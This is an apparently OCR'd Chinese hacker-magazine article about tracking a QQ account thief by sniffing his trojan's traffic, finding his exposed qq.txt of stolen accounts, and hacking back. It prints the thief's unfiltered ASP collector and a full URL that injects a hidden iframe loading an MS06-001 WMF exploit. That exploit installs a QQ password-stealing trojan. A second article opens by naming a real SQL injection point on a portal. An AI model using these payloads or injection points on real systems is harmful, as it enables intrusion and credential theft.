许多被盗过号的朋友都对盗号者无比的鄙视，前几期也刊登过反黑的文章，大多是拿下盗号者的邮箱或空间来发泄一下，这期Rain利用盗号软件中脚本程序的编写缺陷进行挂马，思路还不错；另外elin也为我们送上了因为自己的一次失误而差点导致一个门户网站被渗透的反黑历程，幸好作者经验比较丰富，智斗众多入侵者，把自己从一个测试者转化成了一名反黑斗士，强烈的责任心，使得作者的角色发生转变，为该网站默默做了一次无名的幕后清道夫……。各位看官，还不赶快翻阅。



QQ反击战

Rain

从本文你能学到：

1、监听网络通讯得到敏感信息

2、针对脚本编写失误进行挂马

一、起因

一日一个朋友跑来诉苦，郁闷啊，QQ号被人偷了，密码保护的资料是随便填的，早忘记了。朋友有难，就过去看一下吧。

二、思路

朋友是在自己家里上网的，QQ号码被盗基本上就只有一种可能了，那就是电脑里被人种了盗QQ号的木马。自然我们就得从“犯罪第一现场”入手了，因为盗号软件盗到QQ号以后一定会将QQ号码和密码发送给盗号者。我们可以通过木马来找到盗号者，常用的方法有两种，一是找到木马，然后用二进制编辑器查找木马中的邮箱等信息；还有一种就是通过嗅探木马的网络通讯来得到盗号者的信息。现在很多木马也意识到了这一点，所以很多木马中的邮箱等信息都是经过加密的。第一种方法的成功率不是很高的，所以选择第二种方法。

三、查马

一般盗号木马的隐蔽性都不是很强，查找比较简单。打开“木马辅助查找器”查看一下有没有可疑的进程，结果真的发现了一个“system.exe”，在系统的“system32”目录下，这个名字听起来像是个系统文件，而在系统中是根本没有这个文件的。如图1所示。




图1 可疑的木马进程

然后我又把它的系统仔仔细细地找了一下，没有再发现其它的可疑程序，看来盗QQ号的木马就是那个“system.exe”了。

四、嗅探

确定了木马的文件，本来应该杀掉木马，但我们的目的是找到盗号者，所以先不要急着杀掉木马，先进行嗅探。打开一款嗅探工具，我用的是“Winsock Expert”，这是一款可以针对某个程序进行抓包的工具。点击左上角的打开图标，就会打开选择监听进程的面板。如图2所示。




图2 选择要监听的进程

在这里我们选择要监听的木马进程“system.exe”。点击“打开”程序就会开始监听“system.exe”的所有网络通讯了。由于木马在盗取QQ号以后才会进行网络通讯，为了尽快得到结果，我到腾讯的网站注册了个新的QQ号，然后用这个QQ号登录。这时“Winsock Expert”里有反应了，并抓到了木马通讯的数据，如图3所示。




图3 抓到的木马通讯数据

在图3的报文中可以得到很多信息，最后一行就是QQ号码和密码发送的部分。数据是以POST方式发送到www.XXXX.cn/tmdqq.asp的。这个网站一定与作者有关系，不过我不想从网站入手，因为太麻烦，注意到了没有？接收密码的文件是“tmdqq.asp”，啊拉QQ大盗就是使用这个文件来接收密码的，当然其它的木马也使用这个文件，像QQ盗手等。

到网上找了一个QQ盗手，打开里面的tmdqq.asp看源代码，代码很简单。

```
num=request("num")
pass=request("pass")
set fs=server.CreateObject("Scripting.FileSystemObject")
set file=fs.OpenTextFile(server.MapPath("qq.txt"),8,True)
file.writeline num+"———"+"-"+pass
file.close
set file=nothing
set fs=nothing
response.write "Send OK!"
```

由此我们知道了木马将QQ号码和密码发送到这个tmdqq.asp。然后tmdqq.asp使用FSO将得到的QQ号码和密码写入同目录下的qq.txt文件。而提交的变量名就是"num"和"pass"。

这么说如果盗号者没有更改这个asp文件的话，在那个地址上也可能会有一个"qq.txt"文件了，那就试一下，在浏览器里输入www.XXXX.com/qq.txt，还真的打开了，里面有很多被盗来的QQ号！如图4所示。




图4 被盗的QQ号

看来这个盗号者的胃口还真不小。有多少人被害了啊，可不能让他逍遥法外。既然知道了他是怎样盗号的，那我们现在就开始反击！

五、反击

怎样反击呢？不知道你注意到"tmdqq.asp"的代码了没有，看这两句：

```
num=request("num")
pass=request("pass")
```

"num"和"pass"变量是直接用"request"获得，也就是说我们也可以通过"get"方式来提交这两个变量。而到了写入txt部分的"file.writeline num+"———"+"-"+pass"变量，是没有经过任何处理就直接写进了qq.txt。所以，在这里我们可以进行挂马！

因为浏览器在处理网页时有缺陷，文件扩展名对应的不是很严格。如果txt文件中包含HTML标记的话，这部分HTML标记还是会被浏览器执行的。那我们就利用这点来下手，在盗号者查看盗取QQ号页面的qq.txt文件里面挂上网页木马，这样盗号者下次去查看QQ号码时就会中我们的木马！

那具体要怎么做呢？首先要选一个好的木马，然后把它做成网页木马。木马我选用的是QQ盗手，把丢的QQ再盗回来就行了，网页木马选用的是童童制作的MS0601网页木马生成器。制作很简单，首先配制好QQ盗手，生成一个服务端，然后将这个服务端上传到我的一个服务器，大家没有的话可以去找免费空间来用。配制好木马后，再用记事本打开MS0601网页木马生成器的"制作.bat"文件，把里面的"[木马地址]"改成你上传的那个木马的地址。然后运行"制作.bat"制作网页木马。本来做好后打开tt文件夹下的"index.htm"，再更改"exploit.wmf"的地址，但现在我们不需要了，因为我们可以直接在qq.txt中插入这个地址。

接下来我们把生成的"exploit.wmf"也上传到我们准备好的空间，然后就来向tmdqq.asp提交数据了，利用"num"这一个变量就足够了。

打开浏览器，在地址栏里输入tmdqq.asp的地址和"num"的值，输入**www.XXXX.cn/tmdqq.asp?num= <iframe src=你的空间地址/exploit.wmf widht=0 height=0></iframe>**，然后回车提交，浏览器返回一个"Send OK!"就表示提交成功了，现在要做的就是等待了，等盗号者下次查看盗了多少QQ号的时候，他就在不知不觉中中了我们的网页木马了。其实提交的"num"的值就是一段挂马常用的HTML代码。它会以隐藏框架的形式将我们的木马插入的。

六、结局

后来，朋友的邮箱里也收到了N多的QQ号和密码，都是那个盗号者盗到号码后登录被记录的，其中也有朋友的QQ号，号码失而复得，也算是件高兴的事情。

七、总结

有时候一些非常规的做法也能起到很好的效果，技术需要的是一种创新，黑客技术也一样，不仅仅是入侵，同样的方法，有时候也能成为保护自己有力的武器。

【qq盗手、木马辅助查找器、WSockExpert.rar，已经收录在光盘中】

编辑点评：本文的亮点是利用tmdqq.asp，没有对参数进行过滤来插入网页木马，如果盗号者通过浏览器来访问qq.txt，那么其中的网页木马就会被解析，也就是说你的反盗窃就成功了。如果对方使用文本编辑器来打开qq.txt，则不会成功反而也暴露了网页木马。

Q & A

问：提交的url只提交了一个变量，那另一个变量呢？

答：另一个变量的值为空，也就不会写入qq.txt，对结果没有影响，当然你也可以让"num"为空，提交"pass"是一样的。

问：怎样才能防止被别人这样挂马呢？

答：首先要更改tmdqq.asp的代码，将里面的"qq.txt"改成其他人不知道的名字，这样别人就无法看到你盗取的QQ号码了，然后在查看盗取的号码时不要直接在IE中打开查看，你可以把它用下载工具下载到本机再用记事本打开，这样插入的HTML标记就失去作用了。

为广东互联星空做一次清道夫

elin

从本文你可以学到：

1.注入工具的综合应用

2.如何利用SQL数据库差异备份写入木马

3.Webshell提权的几种方法

4.追杀ASP木马的方法

5.ASP文件的解密

6.反黑侦察方法

一、源起

自从上次发现XX互联星空教育频道的漏洞以后，一直有将各地的互联星空检测一遍的想法。一个周末，闲暇下来，便打开我喜爱的音乐，操起家伙，开始了我的安全检测之旅。

二、发现注入点，得到有关信息

在检测到广东互联星空体育频道时，我那可爱的啊D注入工具突然跳出一个注入点提示：http://sports.gd.chinavnet.com/groupdetail.asp?gid=3，如图1所示。

